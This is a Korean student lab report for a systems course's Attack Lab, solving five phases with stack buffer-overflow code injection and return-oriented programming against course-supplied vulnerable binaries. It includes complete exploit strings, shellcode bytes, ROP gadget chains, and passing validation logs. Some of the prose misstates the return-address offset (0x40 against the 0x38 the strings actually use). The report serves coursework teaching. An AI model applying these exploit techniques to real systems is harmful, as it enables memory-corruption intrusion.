# Intro. to Computer SW Systems Lab Report

## [Attack Lab]

20220100 박기현

kihyun@postech.ac.kr

**명예 서약 (Honor Code)**

나는 이 프로그래밍 과제를 다른 사람의 부적절한 도움 없이 완수하였습니다.

I completed this programming task without the improper help of others.

### Part I. Code Injection Attacks

#### Phase 1

Phase 1 에서는 exploit string 이 기존에 존재하는 procedure 를 실행하도록 return address 를 재설정하는 것이 목표이다. ctarget 안에 존재하는 함수 getbuf 는 함수 test 에 의해 호출된다. 함수 getbuf 가 return 문을 실행할 때, 프로그램은 일반적으로 함수 test 내의 실행을 재개한다. 우리는 함수 getbuf 가 return 문을 실행할 때, ctarget 안에 존재하는 함수 touch1 을 실행하도록 return address 를 바꾸고자 한다.


우선, 함수 getbuf 가 호출되면 낮은 주소 방향으로 새로운 stack frame 이 생성된다. 함수 getbuf 를 disassemble 을 통해 확인해보면

```
(gdb) disas getbuf
Dump of assembler code for function getbuf:
   0x000000000040181e <+0>:     sub    $0x38,%rsp
   0x0000000000401822 <+4>:     mov    %rsp,%rdi
   0x0000000000401825 <+7>:     callq  0x401a5a <Gets>
   0x000000000040182a <+12>:    mov    $0x1,%eax
   0x000000000040182f <+17>:    add    $0x38,%rsp
   0x0000000000401833 <+21>:    retq
End of assembler dump.
```

sub $0x38, %rsp 와 add $0x38, %rsp 를 통해 0x38 만큼의 버퍼가 존재함을 알 수 있다. 따라서 함수 Gets 호출 당시 %rsp+0x38+0x8, 즉 %rsp+0x40 위치에 return address 가 저장되어 있음을 알 수 있다. 따라서 우리는 이 return address 를 바꾸는 것이 목표이므로 buffer overflow 를 이용하여 현재 return address 가 저장되어 있는 메모리 주소에 원하는 함수 touch1 의 주소, 0x401834 를 덮어쓰면 phase 1 을 해결할 수 있다.

```
(gdb) disas touch1
Dump of assembler code for function touch1:
   0x0000000000401834 <+0>:     sub    $0x8,%rsp
   0x0000000000401838 <+4>:     movl   $0x1,0x202cba(%rip)        # 0x6044fc <vlevel>
   0x0000000000401842 <+14>:    mov    $0x402f98,%edi
   0x0000000000401847 <+19>:    callq  0x400c50 <puts@plt>
   0x000000000040184c <+24>:    mov    $0x1,%edi
   0x0000000000401851 <+29>:    callq  0x401c49 <validate>
   0x0000000000401856 <+34>:    mov    $0x0,%edi
   0x000000000040185b <+39>:    callq  0x400df0 <exit@plt>
End of assembler dump.
```

이때, little endian 임을 유의하여 아래와 같은 exploit string 을 입력하면 phase 1 을 해결할 수 있다.




```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
34 18 40 00 00 00 00 00
```

```
[kihyun@programming2 target59]$ ./hex2raw < ctarget_level1.txt | ./ctarget
Cookie: 0x7e1ed939
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

**Phase 2**

Phase 2 에서는 Phase 1 과 같이 함수 getbuf 의 return address 를 함수 touch2 의 주소로 바꾸는 동시에, 함수 touch2 의 argument 로 cookie 값을 전달하는 것이 목표이다. 이때 첫 번째 argument 는 %rdi 에 저장되어 전달되므로 %rdi 에 cookie 값을 저장해야 한다.

따라서 우리는 %rdi 에 cookie 값을 저장하는 인스트럭션을 실행하도록 해야 한다.

우선, %rdi 에 cookie 값을 저장하는 인스트럭션에 해당하는 byte-level representation 을 알아보기 위해 임의로 ctarget_level2.s 파일을 생성하여 다음과 같은 인스트럭션을 작성한다.

이때, 0x7e1ed939 는 나의 cookie 값이다.

```
movq $0x7e1ed939, %rdi
retq
```

그후, gcc -c ctarget_level2.s 를 통해 ctarget_level2.o 파일을 생성하고, objdump -d ctarget_level2.o > ctarget_level2.d 를 통해 위 인스트럭션에 해당하는 byte-level representation 을 확인할 수 있다.

```
ctarget_level2.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0: 48 c7 c7 39 d9 1e 7e    mov    $0x7e1ed939,%rdi
   7: c3                      retq
```

이제 exploit string 에 위 byte-level representation, 즉 48 c7 c7 39 d9 1e 7e c3 을 포함하면 된다.

하지만 이 인스트럭션을 실행하도록 하기 위해서는 우선 함수 getbuf 의 return address 가 이 인스트럭션의 주소를 먼저 가리키도록 설정해야 한다.


따라서 함수 Gets 호출 당시의 %rsp 위치에 이 인스트럭션을 대입하고, 함수 getbuf 의 return address 를 이 %rsp 위치로 설정함으로써 해당 인스트럭션을 실행하도록 할 수 있다.

gdb 를 통해 함수 Gets 호출 당시의 %rsp 위치가 0x55676408 임을 알 수 있다.

함수 getbuf 에서 0x38 만큼의 버퍼가 존재한다는 것을 알 수 있었으므로 %rsp 위치에 48 c7 c7 39 d9 1e 7e c3 을, %rsp+0x40 위치에 little endian 임을 유의하여 08 64 67 55 를 입력한다.
그리고 그 뒤에, 즉 %rsp+0x48 위치에 우리가 원하는 함수 touch2 의 주소를 입력함으로써 %rdi 에 cookie 값을 저장하는 인스트럭션을 수행한 후, 함수 touch2 로 반환되도록 할 수 있다.

```
(gdb) disas touch2
Dump of assembler code for function touch2:
   0x0000000000401860 <+0>:     sub    $0x8,%rsp
   0x0000000000401864 <+4>:     mov    %edi,%esi
   0x0000000000401866 <+6>:     movl   $0x2,0x202c8c(%rip)        # 0x6044fc <vlevel>
   0x0000000000401870 <+16>:    cmp    0x202c8e(%rip),%edi        # 0x604504 <cookie>
   0x0000000000401876 <+22>:    jne    0x401893 <touch2+51>
   0x0000000000401878 <+24>:    mov    $0x402fc0,%edi
   0x000000000040187d <+29>:    mov    $0x0,%eax
   0x0000000000401882 <+34>:    callq  0x400c80 <printf@plt>
   0x0000000000401887 <+39>:    mov    $0x2,%edi
   0x000000000040188c <+44>:    callq  0x401c49 <validate>
   0x0000000000401891 <+49>:    jmp    0x4018ac <touch2+76>
   0x0000000000401893 <+51>:    mov    $0x402fe8,%edi
   0x0000000000401898 <+56>:    mov    $0x0,%eax
   0x000000000040189d <+61>:    callq  0x400c80 <printf@plt>
   0x00000000004018a2 <+66>:    mov    $0x2,%edi
   0x00000000004018a7 <+71>:    callq  0x401cfb <fail>
   0x00000000004018ac <+76>:    mov    $0x0,%edi
   0x00000000004018b1 <+81>:    callq  0x400df0 <exit@plt>
End of assembler dump.
```

따라서 이것들을 종합하여 아래와 같은 exploit string 을 입력하면 phase 2 를 해결할 수 있다.




```
48 c7 c7 39 d9 1e 7e c3
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
08 64 67 55 00 00 00 00
60 18 40 00 00 00 00 00
```

```
[kihyun@programming2 target59]$ ./hex2raw < ctarget_level2.txt | ./ctarget
Cookie: 0x7e1ed939
Type string:Touch2!: You called touch2(0x7e1ed939)
Valid solution for level 2 with target ctarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

**Phase 3**

Phase 3 에서는 Phase 2 와 달리 cookie 값을 string representation 으로써 전달해야 한다.

즉, %rdi 에 cookie 값을 저장하는 것이 아닌 cookie 값의 string representation(이하 cookie string)이 저장된 주소를 저장하여 함수 touch3 의 argument 로 전달해야 한다.

Phase 2 와 마찬가지로 %rdi 에 cookie string 주소를 저장하는 인스트럭션에 해당하는 byte-level representation 을 알아보기 위해 임의로 ctarget_level3.s 파일을 생성하여 다음과 같은 인스트럭션을 작성한다.

```
movq $0x55676450, %rdi
retq
```

이때, 0x55676450 은 cookie string 이 저장된 주소로, exploit string 마지막에 cookie string 을 입력한다고 가정함으로써 %rsp 위치와 버퍼의 크기, 여러 return address 를 감안하여 계산할 수 있다. 다시 말하면, %rsp+0x38(버퍼의 크기)+0x8(%rsp 로의 return address)+0x8(함수 touch3 으로의 return address) = %rsp+0x48 = 0x55676408+0x48 = 0x55676450 이 cookie string 이 저장된 주소이다.

gcc -c ctarget_level3.s 를 통해 ctarget_level3.o 파일을 생성하고, objdump -d ctarget_level3.o > ctarget_level3.d 를 통해 위 인스트럭션에 해당하는 byte-level representation 을 확인할 수 있다.

```
ctarget_level3.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0: 48 c7 c7 50 64 67 55    mov    $0x55676450,%rdi
   7: c3                      retq
```


이제 exploit string 에 위 byte-level representation, 즉 48 c7 c7 50 64 67 55 c3 을 포함하면 된다.

Phase 2 에서 했던 것과 마찬가지로 함수 getbuf 의 return address 를 함수 Gets 함수 호출 당시의 %rsp 위치로 설정하여 위 인스트럭션을 실행하도록 하고, 그 후 우리가 원하는 함수 touch3 의 주소로 반환되도록 exploit string 을 입력한다.

그리고 마지막으로 cookie string 을 입력한다. 이때 cookie string 은 cookie 값의 string representation 이므로 0x7e1ed939 를 string representation 으로 나타내면 37 65 31 65 64 39 33 39 이다. string 은 마지막으로 null 값을 포함하므로 00 을 추가한다.

```
(gdb) disas touch3
Dump of assembler code for function touch3:
   0x0000000000401934 <+0>:     push   %rbx
   0x0000000000401935 <+1>:     mov    %rdi,%rbx
   0x0000000000401938 <+4>:     movl   $0x3,0x202bba(%rip)        # 0x6044fc <vlevel>
   0x0000000000401942 <+14>:    mov    %rdi,%rsi
   0x0000000000401945 <+17>:    mov    0x202bb9(%rip),%edi        # 0x604504 <cookie>
   0x000000000040194b <+23>:    callq  0x4018b6 <hexmatch>
   0x0000000000401950 <+28>:    test   %eax,%eax
   0x0000000000401952 <+30>:    je     0x401972 <touch3+62>
   0x0000000000401954 <+32>:    mov    %rbx,%rsi
   0x0000000000401957 <+35>:    mov    $0x403010,%edi
   0x000000000040195c <+40>:    mov    $0x0,%eax
   0x0000000000401961 <+45>:    callq  0x400c80 <printf@plt>
   0x0000000000401966 <+50>:    mov    $0x3,%edi
   0x000000000040196b <+55>:    callq  0x401c49 <validate>
   0x0000000000401970 <+60>:    jmp    0x40198e <touch3+90>
   0x0000000000401972 <+62>:    mov    %rbx,%rsi
   0x0000000000401975 <+65>:    mov    $0x403038,%edi
   0x000000000040197a <+70>:    mov    $0x0,%eax
   0x000000000040197f <+75>:    callq  0x400c80 <printf@plt>
   0x0000000000401984 <+80>:    mov    $0x3,%edi
   0x0000000000401989 <+85>:    callq  0x401cfb <fail>
   0x000000000040198e <+90>:    mov    $0x0,%edi
   0x0000000000401993 <+95>:    callq  0x400df0 <exit@plt>
End of assembler dump.
```

따라서 이것들을 종합하여 아래와 같은 exploit string 을 입력하면 phase 3 을 해결할 수 있다.



```
48 c7 c7 50 64 67 55 c3
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
08 64 67 55 00 00 00 00
34 19 40 00 00 00 00 00
37 65 31 65 64 39 33 39
00 00 00 00 00 00 00 00
```

```
[kihyun@programming2 target59]$ ./hex2raw < ctarget_level3.txt | ./ctarget
Cookie: 0x7e1ed939
Type string:Touch3!: You called touch3("7e1ed939")
Valid solution for level 3 with target ctarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

**Part II. Return-Oriented Programming**

우선, Return-Oriented Programming 은 ret 인스트럭션이 뒤따라오는 한 개 이상의 인스트럭션으로 구성된, 기존에 존재하는 프로그램 내의 바이트 열을 식별하는 것을 이용하는 전략이다. 이러한 바이트 열을 gadget 이라고 한다.

따라서 Phase 4, Phase 5 를 해결하기 위해 사용할 수 있는 gadgets 을 미리 찾아보면 다음과 같다.

```
00000000004019d0 <setval_117>:
  4019d0: c7 07 48 89 c7 c3     movl   $0xc3c78948,(%rdi)
  4019d6: c3                    retq
```

```
00000000004019e5 <setval_203>:
  4019e5: c7 07 48 89 c7 90     movl   $0x90c78948,(%rdi)
  4019eb: c3                    retq
```

48 89 c7 (90) c3 :

movq %rax, %rdi

ret

```
00000000004019c2 <addval_336>:
  4019c2: 8d 87 58 c3 71 94     lea    -0x6b8e3ca8(%rdi),%eax
  4019c8: c3                    retq
00000000004019de <addval_325>:
  4019de: 8d 87 54 58 90 c3     lea    -0x3c6fa7ac(%rdi),%eax
  4019e4: c3                    retq
```

58 (90) c3 :

popq %rax

ret

```
0000000000401a00 <add_xy>:
  401a00: 48 8d 04 37           lea    (%rdi,%rsi,1),%rax
  401a04: c3                    retq
```

add_xy

```
0000000000401a1a <getval_334>:
  401a1a: b8 89 ce 20 db        mov    $0xdb20ce89,%eax
  401a1f: c3                    retq
```

20 db c3 :

andb %bl, %bl

ret

```
0000000000401a20 <getval_297>:
  401a20: b8 89 d1 84 c9        mov    $0xc984d189,%eax
  401a25: c3                    retq
```

84 c9 c3 :

testb %cl, %cl

ret

```
0000000000401a2c <getval_250>:
  401a2c: b8 82 89 c2 c3        mov    $0xc3c28982,%eax
  401a31: c3                    retq
```

89 c2 c3 :

movl %eax, %edx

ret

```
0000000000401a4d <setval_217>:
  401a4d: c7 07 99 c2 20 c0     movl   $0xc020c299,(%rdi)
  401a53: c3                    retq
```

20 c0 c3 :

andb %al, %al

ret

```
0000000000401a5b <getval_169>:
  401a5b: b8 c9 c2 20 d2        mov    $0xd220c2c9,%eax
  401a60: c3                    retq
```

20 d2 c3 :

andb %dl, %dl

```
0000000000401a76 <addval_462>:
  401a76: 8d 87 60 80 89 d1     lea    -0x2e767fa0(%rdi),%eax
  401a7c: c3                    retq
```

89 d1 c3 :

movl %edx, %ecx

ret

```
0000000000401a89 <setval_115>:
  401a89: c7 07 81 c2 84 c0     movl   $0xc084c281,(%rdi)
  401a8f: c3                    retq
```

84 c0 c3 :

testb %al, %al

ret

```
0000000000401a9d <addval_221>:
  401a9d: 8d 87 40 89 e0 c3     lea    -0x3c1f76c0(%rdi),%eax
  401aa3: c3                    retq
```

89 e0 c3 :

movl %esp, %eax

ret

```
0000000000401aa4 <getval_105>:
  401aa4: b8 48 89 e0 c3        mov    $0xc3e08948,%eax
  401aa9: c3                    retq
0000000000401ab0 <addval_475>:
  401ab0: 8d 87 1a 48 89 e0     lea    -0x1f76b7e6(%rdi),%eax
  401ab6: c3                    retq
```

48 89 e0 c3 :

movq %rsp, %rax

ret

```
0000000000401aca <addval_124>:
  401aca: 8d 87 09 b2 89 ce     lea    -0x31764df7(%rdi),%eax
  401ad0: c3                    retq
```

89 ce c3 :

movl %ecx, %esi

```
0000000000401ad1 <addval_157>:
  401ad1: 8d 87 89 c2 84 db     lea    -0x247b3d77(%rdi),%eax
  401ad7: c3                    retq
```

84 db c3 :

testb %bl, %bl

ret

**Phase 4**

Phase 4 에서는 Phase 2 에서의 공격을 rtarget 에서, gadgets 을 이용하여 공격하는 것을 목표로 한다.

따라서 우리는 함수 getbuf 의 return address 를 함수 touch2 의 주소로 설정하고, 첫 번째 argument, 즉 %rdi 에 cookie 값을 저장하여 전달해야 한다.

cookie 값을 한번에 %rdi 에 저장하는 인스트럭션에 해당하는 gadget 은 없으므로, 여러 gadgets 을 조합하여 cookie 값을 %rdi 에 저장하도록 구현해야 한다.

우선, cookie 값을 레지스터에 저장하기 위해 pop 인스트럭션을 활용한다.

먼저 popq %rax 에 해당하는 gadget 을 입력하고 그 뒤에 cookie 값을 입력함으로써 %rax 에 cookie 값을 저장할 수 있다.


첫 번째 argument 는 %rdi 에 저장되어 전달되므로 현재 %rax 에 저장되어 있는 cookie 값을 %rdi 에 저장하기 위해서 movq %rax, %rdi 에 해당하는 gadget 을 이용할 수 있다.

이때 gadget address 를 입력해야 하므로, 해당 인스트럭션의 시작 주소를 little endian 으로 입력해야 한다.

popq %rax 에 해당하는 gadget address 는 0x4019c4, 또는 0x4019e1 이고, movq %rax, %rdi 에 해당하는 gadget address 는 0x4019d2, 또는 0x4019e7 이다.

그리고 마지막으로 함수 touch2 의 주소를 입력함으로써 %rdi 에 cookie 값을 저장하는 인스트럭션을 수행한 후, 함수 touch2 로 반환되도록 할 수 있다.

따라서 이것들을 종합하여 아래와 같은 exploit string 을 입력하면 phase 4 를 해결할 수 있다.




```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
e1 19 40 00 00 00 00 00
39 d9 1e 7e 00 00 00 00
d2 19 40 00 00 00 00 00
60 18 40 00 00 00 00 00
```

```
[kihyun@programming2 target59]$ ./hex2raw < rtarget_level2.txt | ./rtarget
Cookie: 0x7e1ed939
Type string:Touch2!: You called touch2(0x7e1ed939)
Valid solution for level 2 with target rtarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

**Phase 5**

Phase 5 에서는 Phase 3 에서의 공격을 rtarget 에서, gadgets 을 이용하여 공격하는 것을 목표로 한다.

따라서 우리는 함수 getbuf 의 return address 를 함수 touch3 의 주소로 설정하고, 첫 번째 argument, 즉 %rdi 에 cookie string 이 저장된 주소를 저장하여 전달해야 한다.

cookie string 이 저장된 주소를 한번에 %rdi 에 저장하는 인스트럭션에 해당하는 gadget 은 없으므로, 여러 gadgets 을 조합하여 cookie string 이 저장된 주소를 %rdi 에 저장하도록 구현해야 한다.

여러 gadgets 중 주소를 저장하는 lea 인스트럭션을 이용할 수 있는 것은 함수 add_xy 밖에 없으므로 이를 이용하여 주소를 %rdi 에 저장해야 함을 알 수 있다. 함수 add_xy 는 %rdi + %rsi 값에 해당하는 주소를 %rax 에 저장한다. 따라서 우리는 이를 이용하기 위해 %rdi 에 %rsp 위치를, %rsi 에 offset 을 저장하여 함수 add_xy 의 argument 로 넘겨줌으로써 %rax 에 cookie string 주소를 저장하고, 이를 다시 %rdi 에 저장하여 함수 touch3 으로 반환되도록 하면 해결할 수 있다.

우선, %rdi 에 %rsp 위치를 저장하기 위해서 movq %rsp, %rax 와 movq %rax, %rdi 에 해당하는 gadgets 을 이용한다.

다음으로 %rsi 에 offset 을 저장하기 위해서 popq %rax 에 해당하는 gadget 을 입력하고 그 뒤에 offset 을 입력함으로써 %rax 에 offset 을 저장할 수 있다.

%rax 에 저장되어 있는 offset 을 %rsi 에 저장하기 위해 순서대로 movl %eax, %edx, movl %edx, %ecx, movl %ecx, %esi 에 해당하는 gadgets 을 이용한다.


이렇게 %rdi 와 %rsi 에 모두 저장한 후, 함수 add_xy 를 호출하여 %rax 에 %rdi+%rsi 값에 해당하는 주소를 저장한다.

다시 한번 movq %rax, %rdi 에 해당하는 gadget 을 이용하여 최종적으로 %rdi 에 cookie string 이 저장된 주소를 저장할 수 있다.

위 과정을 모두 마친 후, 함수 touch3 의 주소를 입력하여 함수 getbuf 의 return address 를 함수 touch3 의 주소로 설정한다.

그리고 마지막으로 cookie string 을 입력한다. 이때 cookie string 은 cookie 값의 string representation 이므로 0x7e1ed939 를 string representation 으로 나타내면 37 65 31 65 64 39 33 39 이다. string 은 마지막으로 null 값을 포함하므로 00 을 추가한다.

따라서 이것들을 종합하여 아래와 같은 exploit string 을 입력하면 phase 5 를 해결할 수 있다.




```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
a5 1a 40 00 00 00 00 00
d2 19 40 00 00 00 00 00
e1 19 40 00 00 00 00 00
48 00 00 00 00 00 00 00
2e 1a 40 00 00 00 00 00
7a 1a 40 00 00 00 00 00
ce 1a 40 00 00 00 00 00
00 1a 40 00 00 00 00 00
d2 19 40 00 00 00 00 00
34 19 40 00 00 00 00 00
37 65 31 65 64 39 33 39
00 00 00 00 00 00 00 00
```

```
[kihyun@programming2 target59]$ ./hex2raw < rtarget_level3.txt | ./rtarget
Cookie: 0x7e1ed939
Type string:Touch3!: You called touch3("7e1ed939")
Valid solution for level 3 with target rtarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```